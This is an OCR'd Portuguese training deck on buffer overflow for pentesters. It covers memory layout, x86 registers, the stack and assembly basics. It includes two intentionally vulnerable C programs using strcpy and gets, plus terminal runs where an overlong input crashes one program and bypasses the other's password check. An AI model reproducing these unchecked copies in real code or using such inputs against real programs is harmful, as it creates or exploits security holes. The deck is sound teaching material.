https://podprogramar.com.br/logica-de-programacao-estruturas-de-repeticao/
https://pt.wikipedia.org/wiki/Linguagem_de_programa%C3%A7%C3%A3o_de_alto_n%C3%ADvel
https://pt.wikipedia.org/wiki/C%C3%B3digo_de_m%C3%A1quina
https://pt.wikipedia.org/wiki/Linguagem_de_programa%C3%A7%C3%A3o_de_baixo_n%C3%ADvel
https://trailofbits.github.io/ctf/exploits/binary1.html
https://github.com/mentebinaria/fundamentos-engenharia-reversa/blob/master/introducao.md
https://null-byte.wonderhowto.com/how-to/exploit-development-everything-you-need-know-0167801/

FINISH

CURTA AS SEGUINTES PÁGINAS:

CYBER SECURITY UP
EXPERIENCE SECURITY
H4K SECURITY
CAVALEIROS DA INFORMÁTICA
aCCESS

Modulo 15

Buffer Overflow 1

INTRODUÇÃO AO BUFFER OVERFLOW 1

Joas Antonio

Sobre o Livro

- Aprenda o conceito básico sobre Buffer Overflow
- Métodos e tipos de Buffer Overflow para PenTesters
- Engenharia Reversa
- Desenvolvendo exploits básicos com cases

Sobre o Autor

- Joas Antonio
- Apenas um apaixonado por segurança da informação que gosta de contribuir com a comunidade ☺

Meu LinkedIn:

- https://www.linkedin.com/in/joas-antonio-dos-santos/

O QUE É BUFFER OVERFLOW?

Buffer Overflow

- Buffer é um armazenamento temporário de memória com uma capacidade especificada para armazenar dados, que foram alocados a ele pelo programador ou pelo programa. Quando a quantidade de dados é maior que a capacidade alocada, os dados são excedidos. Isso é o que a indústria geralmente **chama de excesso de buffer** ou **saturação de buffer** . Esses dados vazam para os limites de outros buffers e corrompem ou substituem os dados legítimos presentes.
- A vulnerabilidade de estouro de buffer é algo que os hackers consideram um alvo fácil, porque é uma das maneiras mais “fáceis” pelas quais os cibercriminosos podem obter acesso não autorizado ao software.
- O estouro de buffer é uma anomalia em que um programa, ao gravar dados em um buffer, ultrapassa os limites do buffer e substitui a memória adjacente. Este é um caso especial de violação da segurança da memória. Os estouros de buffer podem ser acionados por entradas projetadas para executar código ou alterar a maneira como o programa opera. Isso pode resultar em comportamento irregular do programa, incluindo erros de acesso à memória, resultados incorretos, uma falha ou uma violação da segurança do sistema.

Buffer Overflow - Conceitos

- **Principais conceitos de estouro de buffer**
- Este erro ocorre quando há mais dados em um buffer do que ele pode manipular, fazendo com que os dados sejam excedidos no armazenamento adjacente.
- Essa vulnerabilidade pode causar uma falha no sistema ou, pior, criar um ponto de entrada para um ataque cibernético.
- C e C ++ são mais suscetíveis ao estouro de buffer.
- As práticas de desenvolvimento seguro devem incluir testes regulares para detectar e corrigir estouros de buffer. Essas práticas incluem proteção automática no nível do idioma e verificação de limites no tempo de execução.
- A tecnologia SAST binária da Veracode identifica vulnerabilidades de código, como excesso de buffer, em todo o código - incluindo código aberto e componentes de terceiros - para que os desenvolvedores possam resolvê-los rapidamente antes de serem explorados.

Buffer Overflow - Conceitos

- Muitas linguagens de programação são propensas a ataques de estouro de buffer. No entanto, a extensão desses ataques varia de acordo com o idioma usado para escrever o programa vulnerável. Por exemplo, o código escrito em Perl e JavaScript geralmente não é suscetível a estouros de buffer. No entanto, um estouro de buffer em um programa escrito em C, C ++, Fortran ou Assembly pode permitir que o invasor comprometa totalmente o sistema de destino.
- Os cibercriminosos exploram os problemas de buffer overflow para alterar o caminho de execução do aplicativo substituindo partes de sua memória. Os dados extras maliciosos podem conter código projetado para acionar ações específicas - com efeito, o envio de novas instruções para o aplicativo atacado que podem resultar em acesso não autorizado ao sistema. As técnicas de hackers que exploram uma vulnerabilidade de estouro de buffer variam de acordo com a arquitetura e o sistema operacional.

Buffer Overflow – Causa

- Erros de codificação geralmente são a causa do estouro de buffer. Os erros comuns de desenvolvimento de aplicativos que podem levar ao estouro de buffer incluem falha na alocação de buffers grandes o suficiente e negligência para verificar problemas de estouro. Esses erros são especialmente problemáticos com o C / C ++, que não possui proteção interna contra estouros de buffer. Consequentemente, os aplicativos C / C ++ geralmente são alvos de ataques de estouro de buffer.

Exemplo 1: Simples Buffer Overflow

https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
        // Reserve 5 byte of buffer plus the terminating NULL.
        // should allocate 8 bytes = 2 double words,
        // To overflow, need more than 8 bytes...
        char buffer[5];  // If more than 8 characters input
                         // by user, there will be access
                         // violation, segmentation fault
        // a prompt how to execute the program...
        if (argc < 2)
        {
                printf("strcpy() NOT executed....\n");
                printf("Syntax: %s <characters>\n", argv[0]);
                exit(0);
        }
        // copy the user input to mybuffer, without any
        // bound checking a secure version is srtcpy_s()
        strcpy(buffer, argv[1]);
        printf("buffer content= %s\n", buffer);
        // you may want to try strcpy_s()
        printf("strcpy() executed...\n");
        return 0;
}
```

A vulnerabilidade existe porque o buffer pode ser excedido se a entrada do usuário (argv [1]) for maior que 8 bytes. Por que 8 bytes? O sistema de 32 bits (4 bytes), precisamos preencher uma palavra dupla (32 bits). O tamanho do caractere (caractere) é de 1 byte; portanto, se solicitarmos um buffer com 5 bytes, o sistema alocará 2 palavras duplas (8 bytes). É por isso que quando você insere mais de 8 bytes; o mybuffer será excedido.

```
root@kali:~# ./buffer 123456789999
buffer content= 123456789999
strcpy() executed...
root@kali:~# ./buffer 1234567899999
buffer content= 1234567899999
strcpy() executed...
Segmentation fault
```

Exemplo 2: Simples Buffer Overflow

https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/

```c
#include <stdio.h>
#include <string.h>

int main(void)
{
    char buff[15];
    int pass = 0;

    printf("\n Digite a senha : \n");
    gets(buff);

    if(strcmp(buff, "thegeekstuff"))
    {
        printf ("\n Senha errada \n");
    }
    else
    {
        printf ("\n Correct Password \n");
        pass = 1;
    }

    if(pass)
    {
       /* Now Give root or admin rights to user*/
        printf ("\n Usuário privilegiado \n");
    }

    return 0;
}
```

```
root@kali:~# gcc buffer2.c -o buffer2
```

```
root@kali:~# ./buffer2

 Digite a senha :
12345

 Senha errada
```

```
root@kali:~# ./buffer2

 Digite a senha :
thegeekstuff

 Correct Password

 Usuário privilegiado
```

```
root@kali:~# ./buffer2

 Digite a senha :
12222222222222222222222222222222222222222222222222222222222222222222222222

 Senha errada

 Usuário privilegiado
Segmentation fault
```

Buffer Overflow – Soluções

- Para evitar o estouro de buffer, os desenvolvedores de aplicativos C / C ++ devem evitar funções de biblioteca padrão que não são verificadas por limites, como gets, scanf e strcpy.
- Além disso, as práticas de desenvolvimento seguro devem incluir testes regulares para detectar e corrigir estouros de buffer. A maneira mais confiável de evitar ou impedir estouros de buffer é usar a proteção automática no nível do idioma. Outra correção é a verificação de limites imposta no tempo de execução, que evita a saturação do buffer, verificando automaticamente se os dados gravados em um buffer estão dentro dos limites aceitáveis.

BUFFER OVERFLOW PARA PENTESTER & ENGENHARIA REVERSA

Buffer Overflow – Tipos

- Existem vários ataques diferentes de buffer overflow que empregam estratégias diferentes e têm como alvo diferentes partes de código. Abaixo estão alguns dos mais conhecidos.
- **Stack Overflow Attack -** Esse é o tipo mais comum de ataque de estouro de buffer e envolve o estouro de um buffer na pilha de chamadas *.
- **Heap Overflow Attack -** Esse tipo de ataque direciona dados no conjunto de memória aberto conhecido como pilha *.
- **Integer Overflow Attack -** Em um estouro inteiro, uma operação aritmética resulta em um número inteiro (número inteiro) muito grande para o tipo inteiro destinado a armazená-lo; isso pode resultar em um estouro de buffer.
- **Unicode Overflow -** Um estouro unicode cria um estouro de buffer inserindo caracteres unicode em uma entrada que espera caracteres ASCII. (ASCII e unicode são padrões de codificação que permitem que os computadores representem texto. Por exemplo, a letra 'a' é representada pelo número 97 em ASCII. Embora os códigos ASCII abranjam apenas caracteres de idiomas ocidentais, o unicode pode criar caracteres para quase todos os idiomas escritos da Terra. Como há muito mais caracteres disponíveis no unicode, muitos caracteres unicode são maiores que o maior caractere ASCII.)

Conceitos

- Cada aplicativo do Windows usa partes da memória. A memória do processo contém três componentes principais:
- segmento de código (instruções que o processador executa. O EIP controla a próxima instrução)
- segmento de dados (variáveis, buffers dinâmicos)
- segmento de pilha (usado para passar dados / argumentos para funções e é usado como espaço para variáveis. A pilha começa (= a parte inferior da pilha) do final da memória virtual de uma página e cresce (para um endereço mais baixo)) . um PUSH adiciona algo ao topo da pilha, o POP remove um item (4 bytes) da pilha e o coloca em um registro.

Conceitos

- Se você deseja acessar diretamente a memória da pilha, pode usar o ESP (Stack Pointer), que aponta para a parte superior (portanto, o endereço de memória mais baixo) da pilha.
- Após um push, o ESP apontará para um endereço de memória mais baixo (o endereço é diminuído com o tamanho dos dados que são enviados para a pilha, que é de 4 bytes no caso de endereços / ponteiros). Os decrescimentos geralmente acontecem antes do item ser colocado na pilha (dependendo da implementação ... se o ESP já apontar para o próximo local livre na pilha, o decréscimo ocorre após a colocação dos dados na pilha)
- Após um POP, o ESP aponta para um endereço mais alto (o endereço é incrementado (em 4 bytes no caso de endereços / ponteiros)). Os incrementos acontecem depois que um item é removido da pilha.
- Quando uma função / sub-rotina é inserida, um quadro de pilha é criado. Esse quadro mantém os parâmetros do procedimento pai juntos e é usado para passar argumentos para o sub-roteamento. O local atual da pilha pode ser acessado através do ponteiro da pilha (ESP), a base atual da função está contida no ponteiro base (EBP) (ou ponteiro de quadro).

Conceitos


- Os registros de uso geral da CPU (Intel, x86) são:
- EAX: acumulador: usado para executar cálculos e usado para armazenar valores de retorno de chamadas de função. Operações básicas como adicionar, subtrair, comparar usam esse registro de uso geral
- EBX: base (não tem nada a ver com o ponteiro base). Não possui finalidade geral e pode ser usado para armazenar dados.
- ECX: contador: usado para iterações. O ECX conta para baixo.
- EDX: data: esta é uma extensão do registro EAX. Ele permite cálculos mais complexos (multiplicar, dividir), permitindo que dados extras sejam armazenados para facilitar esses cálculos.
- ESP: ponteiro de pilha
- EBP: ponteiro base
- ESI: índice de origem: mantém a localização dos dados de entrada
- EDI: índice de destino : aponta para o local onde o resultado da operação de dados é armazenado
- EIP: ponteiro de instruções

Conceitos

- Quando um aplicativo é encarado em um ambiente Win32, um processo é criado e a memória virtual é atribuída a ele. Em um processo de 32 bits, o endereço varia de 0x00000000 a 0xFFFFFFFF, onde 0x00000000 a 0x7FFFFFFF é atribuído a "terra do usuário" e 0x80000000 a 0xFFFFFFFF é atribuído ao "núcleo do kernel" . O Windows usa o modelo de memória plana , o que significa que a CPU pode endereçar direta / sequencialmente / linearmente todos os locais de memória disponíveis, sem precisar usar um esquema de segmentação / paginação.
- A memória de terra do kernel é acessível apenas pelo sistema operacional.
- Quando um processo é criado, um PEB (Process Execution Block) e TEB (Thread Environment Block) são criados.
- O PEB contém todos os parâmetros de terra do usuário associados ao processo atual:
  - localização do executável principal
  - ponteiro para dados do carregador (pode ser usado para listar todas as DLLs / módulos que são / podem ser carregados no processo)
  - ponteiro para informações sobre a pilha
- O TEB descreve o estado de um encadeamento e inclui
  - localização do PEB na memória
  - local da pilha para o encadeamento ao qual pertence
  - ponteiro para a primeira entrada na cadeia SEH (consulte os tutoriais 3 e 3b para saber mais sobre o que é uma cadeia SEH)
- Cada encadeamento dentro do processo possui um TEB.

Conceitos

O mapa de memória de processo do Win32 fica assim:



Conceitos - Stacks

THE STACK:


- A pilha (stack) é uma parte da memória do processo, uma estrutura de dados que funciona como LIFO (Last in first out). Uma pilha é alocada pelo sistema operacional para cada thread (quando o thread é criado) . Quando o thread termina, a pilha também é limpa. O tamanho da pilha é definido quando é criado e não é mudança. Combinado com o LIFO e o fato de não exigir estruturas / mecanismos de gerenciamento complexos para ser gerenciado, a pilha é bastante rápida, mas de tamanho limitado.
- LIFO significa que os dados colocados mais recentes (resultado de uma instrução PUSH) são os primeiros que serão removidos da pilha novamente. (por uma instrução POP).
- Quando uma pilha é criada, o ponteiro da pilha aponta para o topo da pilha (= o endereço mais alto da pilha). À medida que as informações são empurradas para a pilha, esse ponteiro da pilha diminui (vai para um endereço mais baixo) . Portanto, em essência, a pilha cresce para um endereço mais baixo.
- A pilha contém variáveis locais, chamadas de função e outras informações que não precisam ser armazenadas por um período maior de tempo. Conforme mais dados são adicionados à pilha (pressionados na pilha), o ponteiro da pilha é diminuído e aponta para um valor de endereço mais baixo.
- Toda vez que uma função é chamada, os parâmetros da função são empurrados para a pilha, além dos valores salvos dos registros (EBP, EIP) . Quando uma função retorna, o valor salvo do EIP é recuperado da pilha e colocado de volta. no EIP, para que o fluxo normal do aplicativo possa ser retomado.

Mais detalhes: https://pentest.tonyng.net/exploit-writing-tutorial-part-1-stack-based-overflows/

Conceitos - Depurador

- Para ver o estado da pilha (e o valor dos registradores, como o ponteiro de instruções, ponteiro de pilha, etc.), precisamos conectar um depurador ao aplicativo, para que possamos ver o que acontece no momento em que o aplicativo é executado (e especialmente quando morre).
- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/
- https://en.wikipedia.org/wiki/List_of_debuggers
- https://www.immunityinc.com/products/debugger/

Conceitos – Memória Ram



- Text segment: região read-only que que armazena textos como códigos e comandos utilizados por outros programas. Otexto correspondente ao nosso código fonte por exemplo fica armazenado aqui.
- Data (initialized/unitialized): aqui ficam as variáveis inicializadas e não inicializadas do nosso programa.
- Heap: região destinada ao armazenamento de grandes informações, gerenciada pelas funções malloc, realloc e free. Oque estará armazenado aqui depende da estrutura do programa sendo executado.
- Stack: aqui ficam armazenadas as variáveis e funções locais do nosso programas. Esta é uma pilha que funciona no esquema LIFO (last in first out), contendo endereços de funções que devem ser invocadas e parâmetros/variáveis a serem utilizadas.

Conceitos – Memória Ram


- Ponto de vista físico: memória é homogênea. 9 Processador 8086 endereça até 220 bytes = 1MByte.
- Ponto de vista lógico: memória é dividida em áreas denominadas segmentos.
  - *Expansão na capacidade de acesso à memória.*
  - *Organização bem mais eficiente.*

  Ponto de vista lógico: memória é dividida em áreas denominadas segmentos.

  Cada segmento no 8086 é uma área de memória com no mínimo 64 KB e no máximo 1MB.

  Registradores de segmento indicam o endereço inicial do segmento.

Conceitos – Memória Ram



Conceitos – Memória Ram

- Todos os acessos a instruções são feitas automaticamente no segmento de código.
  - *Suponha que CS contenha o valor 2800h e PC o valor 0153h.*
  - *Obtenção do endereço efetivo (EA):*
- Inclusão de um zero à direita do valor do CS (endereço base).
  - *Inclusão de 4 bits.*
  - *Endereços possuem 20 bits.*
- Soma do deslocamento (offset) ao endereço do segmento.

28000h + 0153h = 28153h

CS x 16 PC EA

Conceitos – Assembly

- Linguagem de montagem (assembly) é uma forma de representar textualmente o conjunto de instruções de máquina (ISA) do computador.
  - *Cada arquitetura possui um ISA particular, portanto, pode ter uma linguagem assembly diferente.*
- Instruções são representadas através de mnemônicos, que associam o nome à sua função.
  - *Nome da instrução é formada por 2, 3 ou 4 letras.*

Exemplos:

- 8 ADD AH BH z
  - *ADD: comando a ser executado (adição). z*
  - *AH e BH: operandos a serem somados. 8*

  MOV AL, 25
  - *Move o valor 25 para o registrador AL.*

